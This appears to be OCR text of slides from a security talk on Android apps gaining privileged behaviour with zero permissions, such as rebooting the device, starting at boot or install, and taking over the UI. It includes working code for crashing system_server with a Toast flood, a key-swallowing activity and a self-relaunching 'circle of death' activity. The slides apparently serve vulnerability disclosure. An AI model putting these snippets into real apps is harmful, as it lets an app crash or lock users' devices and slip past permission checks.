
- No permission screen at all!
  - Straight to download
- Why should a user worry about an App Android doesn't warn about?



Simple Solitaire Collection
Regular, Spider, Freecell, Forty Thieves

New in Version 1.12
- Bug fixes, stats tracking fix
- Forty Thieves Game Added (Thanks to sirpengi)
1.12.1

REBOOT
WITH 0 PERMISSIONS




```
<!-- Required to be able to reboot the device. -->
<permission android:name="android.permission.REBOOT"
    android:label="@string/permlab_reboot"
    android:description="@string/permdesc_reboot"
    android:protectionLevel="signatureOrSystem" />
```

- **REBOOT** permission is not normally grantable to apps.
  - Requires **SystemOrSignature**
  - But that won't stop us!

REBOOT
WITH 0 PERMISSIONS


- There are many approaches depending on Android OS Version

- The easiest and most reliable we've found so far involves Toast notifications



This is a toast notification. It is meant to communicate something that happens in the background.

REBOOT
WITH 0 PERMISSIONS



```
while (true) {
    Toast.makeText(getApplicationContext(), "Hello World", Toast.LENGTH_LONG).show();
}
```

- Every time you try to display a Toast it creates a weak JNI reference in **system_server**

REBOOT
WITH 0 PERMISSIONS


```
D/dalvikvm(   59): GREF has increased to 2001
W/dalvikvm(   59): Last 10 entries in JNI global reference table:
W/dalvikvm(   59):  1991: 0x44023668 cls=Ljava/lang/ref/WeakReference; (28 bytes)
                                        ...
W/dalvikvm(   59):  2000: 0x44019818 cls=Ljava/lang/ref/WeakReference; (36 bytes)
W/dalvikvm(   59): JNI global reference table summary (2001 entries):
W/dalvikvm(   59):   101 of Ljava/lang/Class; 164B (54 unique)
W/dalvikvm(   59):     2 of Ldalvik/system/VMRuntime; 12B (1 unique)
W/dalvikvm(   59):     1 of Ljava/lang/String; 28B
W/dalvikvm(   59):  1571 of Ljava/lang/ref/WeakReference; 28B (1571 unique)
                                        ...
W/dalvikvm(   59): Memory held directly by tracked refs is 70248 bytes
E/dalvikvm(   59): Excessive JNI global references (2001)
E/dalvikvm(   59): VM aborting
I/DEBUG   (   31): *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
I/DEBUG   (   31): Build fingerprint: 'generic/google_sdk/generic/:2.2/FRF42/36942:eng/test-keys'
I/DEBUG   (   31): pid: 59, tid: 218  >>> system_server <<<
I/DEBUG   (   31): signal 11 (SIGSEGV), fault addr deadd00d
I/DEBUG   (   31):  r0 00000374  r1 0000000c  r2 0000000c  r3 deadd00d
I/DEBUG   (   31):  r4 00000026  r5 80887fc4  r6 fffe9181  r7 000007d1
I/DEBUG   (   31):  r8 4889bb88  r9 42970f40  10 42970f28  fp 002535f8
I/DEBUG   (   31):  ip 808881ec  sp 4889bad8  lr afd154c5  pc 8083b162  cpsr 20000030
I/DEBUG   (   31):          #00  pc 0003b162  /system/lib/libdvm.so
```

- At 2001* global references system_server SIGSEGVs
    - Exact number depends on hardware and OS version

REBOOT
WITH 0 PERMISSIONS

- Custom Toasts are also implementable, which can display any view
  - Including invisible views!

```
while (true) {
    // Invisible toast
    Toast t = new Toast(getApplicationContext());
    t.setView(new View(getApplicationContext()));
    t.show();
}
```




RECEIVE_BOOT_COMPLETE WITH 0 PERMISSIONS

- Permission to "automatically start at boot"
- Too easy - The permission isn't checked!

```
    <receiver android:name="AppLauncher">
        <intent-filter android:priority="1000">
            <action android:name="android.intent.action.BOOT_COMPLETED" />
        </intent-filter>
    </receiver>
    <!-- Oops!
    <uses-permission
android:name="android.permission.RECEIVE_BOOT_COMPLETE" />
    -->
```


START ON INSTALL WITH 0 PERMISSIONS

- Interesting trick to use in conjunction with another attack
- No permission exists to allow this functionality
- Google Analytics referrer tracking to the rescue!



```
<!-- Used for install referrer tracking -->
<receiver android:name="com.google.android.apps.analytics.AnalyticsReceiver"
          android:exported="true">
  <intent-filter>
    <action android:name="com.android.vending.INSTALL_REFERRER" />
  </intent-filter>
</receiver>
```

START ON INSTALL WITH 0 PERMISSIONS



```
<!-- Used for to launch my app -->
<receiver android:name="com.nethack.LaunchOnInstallReceiver">
  <intent-filter>
    <action android:name="com.android.vending.INSTALL_REFERRER" />
  </intent-filter>
</receiver>
```

- Just write your own Receiver
- But there are some caveats...

START ON INSTALL WITH 0 PERMISSIONS

- Requires referrer included in URL leading to App
  - Admob

    market://details?id=com.nethack&referrer=utm_source%3Dadmob
    %26utm_medium%3Dbanner%26utm_term%3Darcade%252Bgame
    %26utm_campaign%3DMalicious_Campaign

  - Weblink

    market://details?id=com.nethack&referrer=autostart


- OR Android 2.2
  - Always includes referrer info

    market://details?
    id=com.nethack&referrer=utm_source=androidmarket&utm_medium=devic
    e&
    utm_campaign=filtered&utm_content=GAMES/free&rowindex=34

CIRCLE OF DEATH

UI HOSTILE TAKEOVER WITH 0 PERMISSIONS

- Launch activity that consumes all KeyPresses




```
public boolean onKeyDown(int keyCode, KeyEvent event) {
    return true;
}
```

  - Can’t swallow HOME or long press of HOME


- Relaunch when Activity exits

  - Activity can’t launch itself when destroyed, however




CIRCLE OF DEATH WITH 0 PERMISSIONS

- So create a circle of death
  - When Activity is destroyed, launch a Service. Service relaunches destroyed Activity



```
// MaliciousActivity
protected void onDestroy() {
    super.onDestroy();
    startService(new Intent(getApplicationContext(), RestartService.class));
}
```

